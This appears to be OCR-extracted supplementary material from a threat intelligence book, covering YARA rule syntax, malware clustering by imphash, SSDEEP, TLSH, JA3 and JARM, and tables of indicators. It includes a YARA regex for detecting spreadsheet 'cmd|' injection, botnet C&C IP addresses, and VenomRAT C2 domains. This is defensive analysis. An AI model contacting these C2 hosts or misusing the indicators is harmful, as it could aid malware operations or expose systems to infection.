



Figure 9.29 – JA3 found on abuse.ch



SSL blacklist by ABUSE.ch

SSL Certificates | JA3 Fingerprints | Blacklist | Statistics | About

Malware Samples

The table below documents all malware samples associated with this JA3 Fingerprint.

Timestamp (UTC)	Malware Sample (MD5 hash)	VT	Botnet C&C (IP:port)
2021-06-21 02:35:57	96b68c1217d1e1bc658e92f7f2c5baa3	1 / 63 (1.59%)	216.119.146.27:443
2021-06-21 02:35:57	96b68c1217d1e1bc658e92f7f2c5baa3	1 / 63 (1.59%)	52.206.2.0:443
2021-06-21 02:35:57	96b68c1217d1e1bc658e92f7f2c5baa3	1 / 63 (1.59%)	216.119.146.27:443
2021-06-21 02:35:57	96b68c1217d1e1bc658e92f7f2c5baa3	1 / 63 (1.59%)	52.206.2.0:443
2021-03-08 11:29:55	053635ac6eb91d4874e73fc445808f7e	32 / 68 (47.06%)	50.17.98.4:443
2021-03-08 11:29:55	053635ac6eb91d4874e73fc445808f7e	32 / 68 (47.06%)	50.17.98.4:443
2021-02-10 21:48:57	076139c0c2e55b0d4a1ccd61b6c8c3df	12 / 68 (17.65%)	52.58.15.198:443
2021-02-10 21:48:57	076139c0c2e55b0d4a1ccd61b6c8c3df	12 / 68 (17.65%)	52.58.15.198:443
2021-01-10 08:36:33	ab348fafce292b6eb511275b46460e1c	9 / 65 (13.85%)	52.58.15.198:443
2021-01-10 08:36:33	ab348fafce292b6eb511275b46460e1c	9 / 65 (13.85%)	52.58.15.198:443
2020-12-20 01:02:07	945031534f0156c6fc5481de30ee963e	4 / 68 (5.88%)	47.246.43.251:443

Figure 9.30 – Samples in the Tofsee cluster

Tables

Regular Expression in YARA	Purpose
`$a = "stringfrommalware" fullword`	This modifier will match against the exact string; that is, `stringfrommalware`.
`$a = "stringfrommalware" wide`	This matches the Unicode strings that are separated by null bytes.
`$a = "stringfrommalware" wide ascii`	This modifier allows the rule to match with Unicode and/or ASCII characters.
`$a = "stringfrommalware" nocase`	This modifier matches the string, regardless of the case of the strings.

Table 9.1 – Regular expressions in YARA

Condition Example	Condition Description
`uint16(0) == 0x5A4D`	Checking the header value of a file is a wonderful condition to add to YARA rules. In this case, the condition would stipulate that the file that's being searched for is a Windows executable because the `4D` and `5A` hex values are always located at the start of the executable's file header.
`uint32(0)==0x464c457f`	This condition is used to identify Linux binaries by checking the file header. Many conditions exist for checking Linux binaries, and this is merely one example.
`(#a == 5)`	This condition identifies that the string count is equal to five.
`(#a > 6)`	This condition identifies that the string count is greater than five.

Table 9.2 – Conditions to trigger YARA rule

Microsoft has detected, many of the 13 files immediately create a cluster of nine specific detections of `Trojan:Win32/AnchorLoader.A!ibt` or `Trojan:Win64/AnchorBot.G!MSR`, indicating, at a glance, that this cluster can be more proactively actioned upon, as shown in the following table:

SHA256	Microsoft Detection
c08067c98f8ec7322bc2afa035fe1c7dec519b01eb6783b886b6915a973f0ad4	PUA:Win32/Presenoker
f93b838dc89e7d3d47b1225c5d4a7b706062fd8a0f380b173c099d0570814348	Trojan:Win64/AnchorBot.G!MSR
d5440b90f2392f378b84be359201cb2870681d9483ec692bd16a8b00ec22122b	Trojan:Win32/AnchorLoader.A!ibt
e694464dd17b0088ca7d40d3e0510473d795baf276f46fe4056627bd05a453a4	Trojan:Win64/AnchorBot.G!MSR
911077400d172dc1ad24f615e0061b06e2c3f9f9116c64365393e3e2a7637a92	Trojan:Win32/AnchorLoader.A!ibt
9f2a5f2ca86b24191370315c30a78f8adda1a04e3acac4edb3ac8f1cdc58c20c	Trojan:Win64/AnchorBot.G!MSR
41b7bfc50ddd9707aed82f099626c81a23fe2e5fa800f93f9d48a0db59f2c96c	Trojan:Win64/AnchorBot.G!MSR
59c58dbc3db3ee5272dbc30fe0cb564bbe78077a12fdcd3f13dd70b8c54b39ae	Trojan:Win32/AnchorLoader.A!ibt
2d35c44610c3c6e009d6a107164f4404cf8047311d13f2d0c52f567b2f8fe6a6	Trojan:Win32/AnchorLoader.A!ibt
bdaa656aa8198ac967bc77221fec3adb5f1921001f6a9948da3846ff4995c904	Trojan:Win32/Ymacco.AABD
aa1c9793ebdcce8fc1b6b7b3d91d0ccbabb02ece35428644c11b47e0f7c4e9a8	Trojan:Win64/CryptInject!MSR
0816d66320d221de576c8a9e6af1b05c7656832939876dd99bb8b40029fe694a	Trojan:Win64/AnchorBot.G!MSR
d1a78f410db73b2c7d7e801d27bed0f724ca2c1426e98aaf1b8765e26299da0f	Trojan:Win32/Occamy.CD1

Table 9.3

Malicious C2	JARM Fingerprint
Trickbot	22b22b09b22b22b22b22b22b22b22b352842cd5d6b0278445702035e06875c
AsyncRAT	1dd40d40d00040d1dc1dd40d1dd40d3df2d6a0c2caaa0dc59908f0d3602943
Metasploit	07d14d16d21d21d00042d43d000000aa99ce74e2c6d013c745aa52b5cc042d
Cobalt Strike	07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1

Table 9.4

Links

- https://www.cisa.gov/uscert/ncas/alerts/aa20-302a
- More information about JSON can be found at https://www.json.org/.
- Numerous examples of how to represent cyber threat events in STIX can be found at https://oasis-open.github.io/cti-documentation/stix/examples.
- In addition to the examples that help you understand how to represent STIX in JSON, several real-world examples are provided to help you understand the modeling language.
- These examples include the following:
  - Mandiant's APT1 Report:
  - Report: https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf
  - JSON Representation: https://oasis-open.github.io/cti-documentation/examples/example_json/apt1.json
  - FireEye's Poison Ivy Report:
  - Report: https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-poison-ivy.pdf
  - JSON Representation: https://oasis-open.github.io/cti-documentation/examples/example_json/poisonivy.json
  - Core Security's Chinese IMDDOS Botnet Report:

    - Report: https://www.coresecurity.com/system/files/publications/2017/03/Damballa_Report_IMDDOS.pdf
    - JSON Representation: https://gist.githubusercontent.com/rjsmitre/79775df68b0d1c7c0985b4fe7f115586/raw/d5d2a3e7b4ae52ff7153a8b7b5b57dd066611803/imddos.json
- The OASIS Cyber Threat Intelligence Technical Committee's STIX Visualization tool, which can be found at https://oasis-open.github.io/cti-stix-visualization/.
- *Malware with Import Hashing*, written by Mandiant: https://www.mandiant.com/resources/tracking-malware-import-hashing
- Running SSDEEP locally is a breeze – simply download the source from GitHub at https://ssdeep-project.github.io/ssdeep/index.html.
- SSDEEP's demo page: https://ssdeep-project.github.io/ssdeep/demo.html.
- Malware Bazaar sandbox (https://bazaar.abuse.ch/sample/52fce8f05b7bcad7c37912d8408be264e25301464474c4968036f18cb6b80650/):
- `DhashIcon.py`: https://gist.github.com/fr0gger/1263395ebdaf53e67f42c201635f256c
- JA3: https://engineering.salesforce.com/open-sourcing-ja3-92c9e53c3c41
- JARM: https://engineering.salesforce.com/easily-identify-malicious-servers-on-the-internet-with-jarm-e095edac525a & https://github.com/salesforce/jarm

Code

Code 9.1

```
strings:
```

```
    $str1="string from within malware"
```

Code 9.2 – Example of a hex string

```
strings:
    $hex_string = { E2 34 ?? C8 A? FB }
```

Code 9.3 – Declaring string as variable

```
strings:
   $text_string = "haxxor"
```

Code 9.4 – Example of a regular expression in a YARA rule

```
Strings:
      $a = /=\s*cmd\|/ no case
```

Code 9.5 – Conveniently, YARA has a function for calculating imphash in the `pe` module:

```
pe.imphash() == <imphash value>
```

Code 9.6 – By doing that, we can easily go to Hybrid Analysis and perform an `ssdeep` search, like so:

```
ssdeep:"<SSDEEP HASH>"
```

Code 9.7 – Run a simple command-line command on our machine of choice – in this case, macOS X:

```
Wget –post-data
"query=get_tlsh&tlsh=4FB44AC6A19643BBEE8766F
F358AC55DBC13D91C1B4DB4FBC789AA020A31B05ED12350&limit=50"
https://mb-api.abuse.ch/api/v1/
```

Code 9.8 – Once downloaded, just run the JARM Python file by utilizing the following command-line options:

```
python3 jarm.py [-h] [-i INPUT] [-p PORT] [-v] [-V] [-o
OUTPUT] [-j] [-P PROXY] [domain/IP]
```

URLs

- The file, `caf56d168c770350da83ad489809007df7813c3bef213c35f1c6e1f4 bf3142de`, can be looked up with the free sandbox environment, Malware Bazaar.
- The researcher will quickly see that an imphash value has been calculated for the malware file – that is, `1e14b9e859467fd4c1b3bb619c1a4550`.
- SSDEEP: First, let's act as though we're an SOC analyst who has identified a malicious file (`e34293a710d13999dd019e3f19a84eb67a8a4adf14a1e3ddbf7f5cb 8877a7d7d`) propagating across the network.
- Let's examine TLSH closer with an example. In this example, we will act as though we are a threat hunter who has been passed a malicious file hash, `52fce8f05b7bcad 7c37912d8408be264e25301464474c4968036f18cb6b80650`, that the SOC has identified on an endpoint on the organization's network.
- TLSH: Looking closer on Malware Bazaar, we will quickly see a TLSH value of `4FB44AC6A 19643BBEE8766FF358AC55DBC13D91C1B4DB4FBC789AA020A31B05 ED12350`.
- dHash: The file, `193ac87ce3fbdcbc7def7776cac94b2548c0e abcfa179f701b96f65d9cfe7631`, based on Malware Bazaar tags, appears to possibly be Snake Keylogger. Quickly inspecting Malware Bazaar also

reveals a useful pivot and clustering opportunity – the `24b2d2d2d2d3d2ea` dHash value.

- JA3: JA3 allows you to easily and effectively detect client applications, such as a Trickbot malware family cluster with a JA3 of `8916410db85077a5460817142dcbc8de` or a Tofsee malware family cluster with a JA3 of `bffa4501966196d3d6e90cee1f88fc89`.
- Now, let's learn how to cluster malware samples based on a JA3 hash using freely available tools. In this example, we'll be examining a file that has made its way to a threat researcher who wants to cluster and pivot on a malicious file – that is, `de21e13335eba24f283c605689fed08107718b54651379ef134ff78a59e1c3de`.

Chapter 10

Tables

T1587.001	Develop capabilities: Malware	FIN7 has custom-developed malware for use in its operations.
T1567.002	Exfiltration over web service: Exfiltration to cloud services	FIN7 has exfiltrated stolen data to public file-sharing sites.
T1210	Exploitation of remote services	FIN7 has exploited ZeroLogon (CVE-2020-1472) against vulnerable servers.
T1105	Ingress tool transfer	FIN7 routinely downloads additional malware to execute on victim machines.

Table 10.1 – FIN7's techniques and tactics when combined with Miter Attack's techniques

Figures




Figure 10.1 – The relationship between data, information, and intelligence




Figure 10.2 – An example of an early mindmap of core threat intelligence concepts

	A	B	C	D	E
A		+			-
B	+		-	+	
C	-			-	
D	+				+
E		+	-		
+	Strong Positive				
+	Positive				
	Neutral				
-	Negative				
-	Strong Negative				

Figure 10.A – Cross impact matrix




Figure 10.3 – An example of PassiveTotal tagging




Figure 10.4 – OpenCTI labels showing the capability to label an observable

Links

- In 1999, the Center for the Study of Intelligence at the CIA published his book, titled Psychology of Intelligence Analysis, which is still referenced in the academic study of intelligence analysis. This book is freely available to anyone at https://www.cia.gov/static/9a5f1162fd0932c29bfed1c030edf4ae/Psychology-of-Intelligence-Analysis.pdf
- Currently, the leading academic research on analytic confidence can be found in Joshua Peterson's master's thesis, titled Appropriate Factors to Consider When Assessing Analytic Confidence in Intelligence Analysis. It can be downloaded from https://cdn.ymaws.com/www.scip.org/resource/resmgr/White_Papers/Peterson-Appropriate-Factors.pdf
- For your reference, IDC 203 can be downloaded directly from the Office of the Director of National Intelligence website: https://www.dni.gov/files/documents/ICD/ICD%20203%20Analytic%20Standards.pdf

Lists

The following is a mapping example of common techniques employed by attackers mapped with the TTP representation of ATT&CK. These specific tactics and techniques are commonly seen across all types of cyber attacks:

TACTIC: Initial access:

- T1133: External remote services
- T1566.001: Spear-phishing attachment
- T1190: Exploit public-facing application
- T1078: Valid accounts

TACTIC: Execution:

- T1204.002: Malicious file
- T1059.001: PowerShell

TACTIC: Persistence:

- T1133: External remote services
- T1136.001: Local account
- T1136.002: Domain account
- T1078: Valid accounts
- T1197: BITS jobs
- T1543.002: Systemd service
- T1136: Create account

Chapter 11

Links

- https://csrc.nist.gov/publications/detail/sp/800-61/archive/2004-01-16
- https://cve.miter.org/cgi-bin/cvename.cgi?name=CVE-2021-45046

Figures




Figure 11.1 – The IR life cycle




Figure 11.2 – The F3EAD life cycle




Figure 11.3 – Simplified offensive and defensive technique relationships

Chapter 12

Tables

	/	Description/ Rationale	Requesting Entity	Mapped GIR	Applicable Data Types	Collection Systems	Desired Output	Interval
P1	PCR-001-A-BIN-FIN-P2	Threats to the banking sector via RAT	Threat Intelligence Team	GIR-001, 007, 031	Executables (PE32/PE64), Android APKs, emails, Microsoft Office files	Twitter feeds, Pastebin posts, underground monitoring	Weekly indicator list of most common RAT families to include domains, URLs, and SHA256. This should be provided to the other security teams for alerting and blocking.	Every 30 days
P2	PCR-002-P-DOC-FIN-P1	Threats to the banking sector via phishing attacks	CISO	GIR-001, 007, 031	Emails, malicious domains/ URLs	Open source locations such as Twitter, Pastebin, Telegram, and more	Works cross-functionally for the API feed to be ingested into firewalls and other security detection and prevention systems for alerting/blocking.	Every 30 days

Table 12.1

Indicator/Observable	Indicator Type	Description
5b5e82e79c52452b2d03a4fa83b95bbeec8a4b1afd97edd9999a77d26f5488b4	SHA-256	$77-Venom.exe
d19ac2919e6b9e3b63ef7835d32eb8445c8e6308ef21c33eee7b437697a3d774	SHA-256	Cpanel Cracker by Bk.exe
Venomcontrol.com	Domain	Sales website for the VenomRAT builder
narrow-ink.auto.playit.gg	URL	DNS beacon from the VenomRAT sample
payloads-poison.000webhostapp.com	URL	C2
91.134.207.16	IP address	Hardcoded IP in the VenomRAT sample

Table 12.2 – Indicators

Figures




Figure 12.1 – TweetDeck interface

Figure 12.2 – Tweepy web page

